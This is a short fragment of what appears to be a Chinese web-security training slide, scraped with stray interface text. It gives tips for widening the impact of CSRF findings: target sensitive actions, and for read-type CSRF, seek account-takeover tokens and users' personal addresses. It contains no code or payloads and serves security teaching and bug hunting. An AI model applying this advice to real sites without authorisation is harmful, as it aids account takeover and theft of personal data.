
Search... 0 matches

Regenerate Test in browser Copy HTML Close

csrf扩大影响

1.操作类型的较量找敏感的信息操作进行测试，因为csrf一旦修复就是全站进行修复

2.读取类型的csrf，同样的尽量找敏感信息，最好是账号接管的token信息、个人的地址信息等



感谢聆听

www.hetianlab.com